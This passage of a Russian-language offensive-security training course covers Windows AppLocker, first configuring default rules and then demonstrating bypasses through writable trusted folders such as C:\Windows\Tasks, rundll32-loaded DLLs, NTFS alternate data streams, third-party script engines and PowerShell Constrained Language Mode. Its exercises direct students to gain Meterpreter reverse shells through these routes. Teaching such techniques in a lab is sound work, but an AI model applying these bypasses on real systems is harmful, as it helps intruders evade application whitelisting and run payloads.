


Рисунок 96: Свойства AppLocker

Это задаст четыре свойства правил, которые включают принудительное применение для четырёх отдельных типов файлов. Первое свойство относится конкретно к исполняемым файлам с расширением `.exe`, второе - к файлам Windows Installer,[14] которые используют расширение `.msi`. Третье свойство относится к сценариям PowerShell, Jscript, VBScript и старым форматам файлов с расширениями `.cmd` и `.bat`. Оно не включает сторонние движки сценариев вроде Python и компилируемые языки вроде Java.

Четвёртое свойство относится к упакованным приложениям,[15] также известным как приложения Universal Windows Platform (UWP), включая приложения, которые можно установить из Microsoft App Store. Для каждой из четырёх категорий выберем Configured. Кроме того, можно выбрать Enforce rules, чтобы включить правило и обеспечить белый список, или Audit only, что разрешит выполнение и запишет запись в журнал событий Windows. Настроим AppLocker на принудительное применение правил для всех четырёх категорий, нажмём Apply и OK, чтобы закрыть окно.

Далее нужно настроить правила для каждой из четырёх категорий. Это делается через параметры в нижней части главного окна с заголовком Overview, как показано на рисунке 97.




Рисунок 97: Параметры для настройки правил каждой категории типов файлов

Сначала нажмём раздел правил для исполняемых файлов (`Executable Rules`), чтобы открыть новое окно, где можно ввести правила белого списка, связанные с конкретным свойством. Щелчок правой кнопкой по панели показывает два варианта создания правил. Первый, `Create New Rule...`, позволяет определить пользовательское правило на основе любого из трёх типов правил. Второй, `Create Default Rules`, автоматически применит правила AppLocker по умолчанию. Начнём с правил по умолчанию, с ними проще работать. По мере продвижения по модулю мы добавим дополнительные правила, чтобы сильнее укрепить эту машину.

После выбора правил по умолчанию они будут добавлены на панель, как показано на рисунке 98.

| Action | User | Name | Condition | Exceptions |
|---|---|---|---|---|
| Allow | Everyone | (Default Rule) All files located in the Program Files folder | Path | |
| Allow | Everyone | (Default Rule) All files located in the Windows folder | Path | |
| Allow | BUILTIN\Ad... | (Default Rule) All files | Path | |

Рисунок 98: Параметры для настройки правил каждой категории типов файлов

Это должно блокировать все приложения, кроме явно разрешенных. В частности, первые два правила позволяют всем пользователям запускать исполняемые файлы в `C:\Program Files`, `C:\Program Files (x86)` и `C:\Windows` рекурсивно, включая исполняемые файлы во всех подпапках. Это разрешает базовую функциональность операционной системы, но мешает пользователям без административных прав записывать в эти папки из-за прав доступа по умолчанию. Третье правило разрешает членам административной группы запускать любые исполняемые файлы.

Остальные три категории имеют похожие правила по умолчанию. Включим их, чтобы настроить базовую защиту белого списка приложений на нашей Windows 10-жертве. После создания всех правил по умолчанию нужно закрыть Local Group Policy Editor и выполнить `gpupdate /force` из административной командной строки, чтобы обновить активные групповые политики.

Теперь, когда AppLocker настроен и включен, пользователи без административных прав не должны иметь возможность выполнять исполняемый файл или сценарий вне `C:\Program Files`, `C:\Program Files (x86)` и `C:\Windows`. Чтобы проверить это, запустим командную строку от `student` в неадминистративном контексте. Скопируем нативный исполняемый файл `calc.exe` из `C:\Windows\System32` в текущую директорию и попробуем выполнить его (листинг 329).

```
C:\Users\student>copy C:\Windows\System32\calc.exe calc2.exe
        1 file(s) copied.

C:\Users\student>calc2.exe
This program is blocked by group policy. For more information, contact your system administrator.

C:\Users\student>
```

Листинг 329 - AppLocker блокирует запуск исполняемого файла

Ошибка, выделенная в листинге 329, была сгенерирована AppLocker, который заблокировал выполнение. AppLocker записывает каждое нарушение в журнал событий Windows. Чтобы посмотреть это сообщение, откроем Event Viewer, нажмём `Win+R`, введём `eventvwr`, перейдём в Applications and Services Logs -> Microsoft -> Windows -> AppLocker и нажмём EXE and DLL, как показано на рисунке 99.




Рисунок 99: Запись журнала событий для AppLocker

Ошибка, выделенная на рисунке выше, показывает, что выполнение `calc2.exe` было заблокировано.

### 8.1.2.1 Упражнения

1. Настройте правила по умолчанию для всех четырёх категорий типов файлов и включите AppLocker на Windows 10-жертве.
2. Скопируйте исполняемый файл в расположение вне папок белого списка и посмотрите, как AppLocker блокирует его выполнение.
3. Создайте небольшой сценарий Jscript, сохраните его вне папок белого списка и выполните. Блокируется ли он?

## 8.2 Базовые обходы

До сих пор мы прошли разные типы правил и категории типов файлов, защищаемые AppLocker. Мы настроили Windows 10-жертву с правилами AppLocker по умолчанию и готовы исследовать разные обходы.

В следующих разделах мы сосредоточимся на нескольких простых обходах, возникающих из-за сравнительно слабой конфигурации, принудительно применяемой через правила по умолчанию. Также покажем обходы, использующие ограничения самого AppLocker.

### 8.2.1 Доверенные папки

Правила AppLocker по умолчанию добавляют в белый список все исполняемые файлы и сценарии, расположенные в `C:\Program Files`, `C:\Program Files (x86)` и `C:\Windows`. Это логичный выбор, поскольку предполагается, что пользователи без административных прав не могут записывать исполняемые файлы или сценарии в эти директории. В этом разделе мы проверим это предположение, создавая наш первый, пусть и очень простой, обход AppLocker.

В теории мы должны иметь возможность выполнить программу или сценарий в поддиректории, которая разрешает и запись, и выполнение. Если мы найдём папки, доступные для записи и выполнения, на машине разработки, позже можно повторно использовать обход на скомпрометированной машине с теми же правилами.

Чтобы найти папки, доступные пользователю для записи, используем AccessChk из SysInternals,[16] расположенный в `C:\Tools\SysInternalsSuite` на Windows 10-жертве. Для этого теста выполним его из административной командной строки, чтобы избежать потенциальных ограничений AppLocker. Будем искать в `C:\Windows` через AccessChk, используя `-w` для поиска доступных для записи директорий, `-u` для подавления ошибок и `-s` для рекурсивного обхода поддиректорий:

```
C:\Tools\SysinternalsSuite>accesschk.exe "student" C:\Windows -wus

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW C:\Windows\Tasks
RW C:\Windows\Temp
RW C:\Windows\tracing
RW C:\Windows\Registration\CRMLog
RW C:\Windows\System32\FxsTmp
 W C:\Windows\System32\Tasks
RW C:\Windows\System32\AppLocker\AppCache.dat
...
```

Листинг 330 - Перечисление доступных для записи подпапок в C:\Windows через AccessChk

Неожиданно исходный вывод команды довольно длинный. Полный вывод показывает 29 доступных для записи поддиректорий. Далее нужно определить, какие из них также исполняемые. Используем нативный инструмент `icacls`[17] из административной командной строки, чтобы проверить каждую доступную для записи папку. Например, сначала проверим директорию `C:\Windows\Tasks`:

```
C:\Tools\SysinternalsSuite>icacls.exe C:\Windows\Tasks
C:\Windows\Tasks NT AUTHORITY\Authenticated Users:(RX,WD)
                 BUILTIN\Administrators:(F)
                 BUILTIN\Administrators:(OI)(CI)(IO)(F)
                 NT AUTHORITY\SYSTEM:(F)
                 NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                 CREATOR OWNER:(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

Листинг 331 - Использование icacls для проверки исполняемой папки

Вывод показывает, что флаг RX, связанный с группой `NT AUTHORITY\Authenticated Users`, установлен для `C:\Windows\Tasks`; это означает, что любой пользователь системы имеет разрешения на чтение и выполнение внутри директории. По выводу этих инструментов пользователь `student` имеет и разрешения на запись, и разрешения на выполнение в этой директории. Чтобы проверить это, скопируем `calc.exe` в `C:\Windows\Tasks` и выполним, как показано на рисунке 100.




Рисунок 100: Обход AppLocker через папку из белого списка

Программа запускается, что показывает обход правил белого списка приложений AppLocker по умолчанию.

### 8.2.1.1 Упражнения

1. Повторите анализ и убедитесь, что `C:\Windows\Tasks` доступна и для записи, и для выполнения пользователю `student`. Выполните скопированный исполняемый файл из этой директории.
2. Найдите другую директорию в `C:\Windows`, которую можно использовать для этого обхода.
3. Скопируйте исполняемый файл загрузчика шеллкода C# в одну из папок, доступных для записи и выполнения, и обойдите AppLocker, чтобы получить обратную оболочку.
4. Создайте пользовательское правило AppLocker, блокирующее папку `C:\Windows\Tasks`. Сделайте его запрещающим правилом на основе пути. При необходимости обратитесь к онлайн-документации.

### 8.2.2 Обход с помощью DLL

В предыдущих разделах мы полагались на базовые правила AppLocker, игнорируя типы правил, связанные с динамически подключаемыми библиотеками. Набор правил по умолчанию не защищает от загрузки произвольных DLL. Если создать неуправляемую DLL, ее можно загрузить и вызвать экспортируемые API, чтобы получить произвольное выполнение кода.

Покажем это на неуправляемой DLL. Используем простую неуправляемую функцию `DllMain` вместе с экспортируемой функцией `run`, которая открывает окно сообщения при выполнении:

```
#include "stdafx.h"
#include <Windows.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

extern "C" __declspec(dllexport) void run()
{
    MessageBoxA(NULL, "Execution happened", "Bypass", MB_OK);
}
```

Листинг 332 - C-код неуправляемой DLL, открывающей окно сообщения

Этот код уже скомпилирован и сохранен как `C:\Tools\TestDll.dll` на Windows 10-жертве. Чтобы загрузить неуправляемую DLL, используем нативный инструмент `rundll32`, который принимает полный путь к DLL и экспортируемую функцию для выполнения, как показано на рисунке 101.




Рисунок 101: Обход AppLocker с помощью DLL

Хотя это базовый код, он показывает, что DLL не ограничены текущими правилами AppLocker. Однако можно включить белый список DLL через AppLocker, снова через Local Group Policy Editor. Сделаем это.

Снова открыв окно принудительного применения правил в редакторе групповых политик, нажмем вкладку Advanced. Появится предупреждение о проблемах производительности, связанных с принудительным применением белого списка DLL, и параметр для включения. После установки флажка Enable the DLL rule collection и нажатия Apply вернемся на исходную вкладку Enforcement, где появится новая запись, связанная с DLL, как показано на рисунке 102.




Рисунок 102: Настройка принудительного применения правил DLL в AppLocker

Здесь включим принудительное применение правил DLL и вернёмся в главное окно конфигурации AppLocker. Раздел DLL Rules теперь позволяет создать правила по умолчанию. Когда всё настроено, снова выполним `gpupdate /force` из административной командной строки, чтобы активировать настройки. Чтобы проверить настроенные правила, попробуем загрузить `TestDll.dll` через `rundll32`. Появится сообщение об ошибке AppLocker, показанное на рисунке 103.




Рисунок 103: Правила DLL AppLocker блокируют загрузку DLL

DLL была заблокирована. Если правила принудительного применения для DLL по умолчанию не были изменены, белый список можно обойти, скопировав `TestDll.dll` в `C:\Windows\Tasks`.

#### 8.2.2.1 Упражнения

1. Обойдите AppLocker, выполнив проверочную DLL `C:\Tools\TestDll.dll`, как показано в этом разделе.
2. Сгенерируйте DLL Meterpreter с помощью `msfvenom` и используйте её вместе с `rundll32`, чтобы обойти AppLocker и получить обратную оболочку.
3. Включите правила по умолчанию для DLL и убедитесь, что Meterpreter DLL блокируется.

#### 8.2.2.2 Дополнительное задание

Изучите правила Windows Installer по умолчанию и определите, как их можно обойти.

### 8.2.3 Альтернативные потоки данных

До сих пор мы продемонстрировали разные способы обхода AppLocker, если правила настроены недостаточно строго. В этом разделе разберём немного более продвинутый обход, злоупотребляющий возможностью самой файловой системы Windows.

Современная файловая система Windows основана на спецификации NTFS,[18] которая представляет все файлы как поток данных.[19] Хотя внутренняя работа NTFS сложна, для целей этого модуля важно понять, что NTFS поддерживает несколько потоков. Альтернативный поток данных (Alternate Data Stream, ADS) - это двоичный атрибут файла, содержащий метаданные. Мы можем использовать это, чтобы добавить двоичные данные дополнительных потоков к исходному файлу.

Для демонстрации создадим небольшой файл Jscript из листинга 333:

```
var shell = new ActiveXObject("WScript.Shell");
var res = shell.Run("cmd.exe");
```

Листинг 333 - Простой проверочный пример на Jscript

Сохраним его как `test.js` в домашней директории пользователя `student`. Поскольку у нас включены правила AppLocker для сценариев, мы не можем выполнить его в текущем расположении. Однако если найти файл в доверенном расположении, который одновременно доступен для записи и выполнения, можно записать содержимое этого сценария в альтернативный поток данных внутри такого файла и выполнить его, обходя AppLocker.

Например, TeamViewer версии 12, установленный на Windows 10-жертве, использует файл журнала (`TeamViewer12_Logfile.log`), который для пользователя `student` одновременно доступен для записи и выполнения. Можно использовать нативную команду `type`[20], чтобы скопировать содержимое `test.js` в альтернативный поток данных файла журнала через запись с `:`:

```
C:\Users\student>type test.js > "C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log:test.js"
```

Листинг 334 - Копирование содержимого test.js в ADS файла журнала

Используем `dir /r`, чтобы убедиться, что код Jscript был записан в альтернативный поток данных:

```
C:\Users\student>dir /r "C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log"

 Volume in drive C has no label.
 Volume Serial Number is 305C-7C84

 Directory of C:\Program Files (x86)\TeamViewer

03/09/2020  08:34 AM            32,489 TeamViewer12_Logfile.log
                                    79 TeamViewer12_Logfile.log:test.js:$DATA
               1 File(s)         32,489 bytes
               0 Dir(s)     696,483,840 bytes free
```

Листинг 335 - Проверка раздела ADS через dir

Вывод в листинге 335 показывает, что сценарий был записан в альтернативный поток данных. Теперь его нужно выполнить. Если просто дважды щелкнуть значок файла журнала, он откроет журнал, то есть основной поток, в Notepad как обычный файл журнала. Однако если выполнить его из командной строки через `wscript`, указав ADS, будет выполнено содержимое Jscript, как показано на рисунке 104.




Рисунок 104: Выполнение содержимого альтернативного потока данных

В этом случае код Jscript выполнился и открыл новую командную строку, несмотря на правила AppLocker для сценариев.

### 8.2.3.1 Упражнения

1. Повторите упражнение, чтобы встроить простой код Jscript в альтернативный поток данных и получить выполнение.
2. Замените текущий код Jscript на загрузчик шеллкода DotNetToJscript и получите обратную оболочку Meterpreter.

## 8.2.4 Выполнение через сторонние компоненты

Как уже говорилось, AppLocker применяет правила только к нативным типам исполняемых файлов данных Windows. Если установлен сторонний движок сценариев вроде Python или Perl, его можно использовать для очень простого обхода белых списков приложений. Чтобы продемонстрировать это, создадим небольшой сценарий Python и выполним его:

```
C:\Users\student>echo print("This executed") > test.py

C:\Users\student>python test.py
This executed
```

Листинг 336 - Обход AppLocker с помощью Python

Вывод листинга 336 показывает, что AppLocker можно легко обойти через сторонний движок сценариев, но он, конечно, должен быть заранее установлен, что редко встречается в большинстве традиционных сред.

Похожим образом AppLocker не блокирует выполнение высокоуровневых языков вроде Java, хотя это снова требует установленного Java Runtime Environment, что встречается чаще. Ещё интереснее отсутствие принудительного контроля против кода VBA внутри документов Microsoft Office. Если документ Microsoft Office сохранён в папке вне белого списка, AppLocker не может ограничить выполнение встроенных макросов, что позволяет повторно использовать наши ранее разработанные техники. Это подчёркивает полезность документов Office в атаках на стороне клиента.

#### 8.2.4.1 Упражнение

1. Сгенерируйте обратную полезную нагрузку Meterpreter на Python с помощью `msfvenom`, используйте ее для обхода AppLocker и получите обратную оболочку Meterpreter.

## 8.3 Обход AppLocker с помощью PowerShell

В предыдущих разделах мы выполнили простые обходы. В оставшихся разделах мы исследуем продвинутые и всё более сложные обходы и повторно используем ранее разработанные техники, обходящие нестандартные наборы правил AppLocker.

Наши ранее разработанные техники сильно опирались на PowerShell, который, как уже было показано, может легко обходить механизмы обнаружения вроде AMSI. В этом разделе мы проанализируем разные ограничения, которые AppLocker накладывает на PowerShell, и продемонстрируем разные обходы.

### 8.3.1 Режим ограниченного языка в PowerShell

Политика выполнения PowerShell ограничивает запуск скриптов, но это слабый защитный механизм, который легко обходится встроенной политикой выполнения `Bypass`. Более надёжные режимы языка[21] ограничивают функциональность, чтобы предотвратить выполнение кода вроде нашего загрузчика шеллкода, и работают на трёх разных уровнях.

Первый и стандартный уровень, `FullLanguage`, разрешает все командлеты, весь .NET Framework, а также выполнение C#-кода. В противоположность ему `NoLanguage` запрещает весь текст скриптов. `RestrictedLanguage` является компромиссом: он разрешает стандартные командлеты, но сильно ограничивает почти все остальное.

Эти режимы не слишком гибкие. Например, было бы трудно одновременно разрешить административное выполнение, разрешить запуск доверенных нам скриптов и блокировать скрипты пользователя, вредоносные или нет. Чтобы решить эту задачу, Microsoft добавила режим `ConstrainedLanguage` (CLM) в PowerShell 3.0. Когда AppLocker или WDAC принудительно применяет правила белого списка к PowerShell-скриптам, вместе с этим включается и `ConstrainedLanguage`.

В Windows 7, Windows 8.1 и ранних версиях Windows 10 PowerShell 2 устанавливался по умолчанию вместе с более свежей версией PowerShell. На таких системах иногда можно обойти режим ограниченного языка, указав вторую версию PowerShell (`-v2`) при запуске процесса.

В режиме `ConstrainedLanguage` скрипты, расположенные в доверенных каталогах или иным образом соответствующие правилу белого списка, могут выполняться с полной функциональностью. Однако если скрипт не соответствует правилам или если команды вводятся напрямую в командной строке, `ConstrainedLanguage` накладывает множество ограничений. Самое важное из них запрещает вызовы .NET Framework, выполнение C#-кода и рефлексию.

Чтобы это продемонстрировать, откроем приглашение PowerShell в контексте пользователя `student` и попробуем вызвать .NET Framework, как показано в листинге 337.

```
PS C:\Users\student> [Math]::Cos(1)
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ [Math]::Cos(1)
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```

Листинг 337 - Режим ConstrainedLanguage блокирует доступ к функциональности .NET

Как видно по предупреждению в листинге выше, мы не можем обратиться даже к простой функции вычисления косинуса из пространства имён `Math` в .NET. Такое предупреждение указывает на режим ограниченного языка.

Режим языка текущей PowerShell-сессии или приглашения всегда хранится в переменной `$ExecutionContext.SessionState.LanguageMode`; её можно вывести следующим образом:

```
PS C:\Users\student> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

Листинг 338 - Определение режима языка текущей PowerShell-сессии

Для сравнения откроем второе приглашение PowerShell с административными привилегиями в контексте пользователя `Offsec` и выведем содержимое той же переменной:

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
FullLanguage

PS C:\Windows\system32> [Math]::Cos(1)
0.54030230586814
```

Листинг 339 - Административное приглашение PowerShell находится в режиме FullLanguage

Очевидно, это предпочтительный для нас режим языка: он не ограничен и позволяет повторно использовать все ранее разработанные приёмы. Однако в следующем разделе мы глубже разберёмся с .NET и разработаем код, который обойдёт режим ограниченного языка.

#### 8.3.1.1 Упражнения

1. Убедитесь, что режим ограниченного языка включён для приглашения PowerShell, запущенного в контексте пользователя `student`.
2. Проверьте, останавливается ли наш существующий PowerShell-загрузчик шеллкода после включения режима ограниченного языка.

### 8.3.2 Пользовательские пространства выполнения

Прежде чем исследовать техники обхода режима ограниченного языка, нужно разобраться с компонентами типичной реализации PowerShell. `PowerShell.exe` по сути является графическим приложением, которое обрабатывает ввод и вывод. Реальная функциональность находится внутри управляемой DLL `System.Management.Automation.dll`, которую `PowerShell.exe` вызывает для создания пространства выполнения.

Многопоточность[22] и параллельное выполнение задач можно задействовать через задания (Jobs) или пространства выполнения (Runspaces). API для создания пространства выполнения публичны и доступны управляемому коду, написанному на C#. Это означает, что мы можем написать C#-приложение, которое создаст собственное пространство выполнения PowerShell и выполнит внутри него наш скрипт. Такой подход полезен, поскольку, как мы покажем далее, пользовательские пространства выполнения не ограничиваются AppLocker. С его помощью мы можем построить обход режима ограниченного языка и получить произвольное выполнение PowerShell.

Чтобы выполнить этот C#-код, нам все равно придется обойти правила для исполняемых файлов, но мы вернемся к этому в следующем разделе.

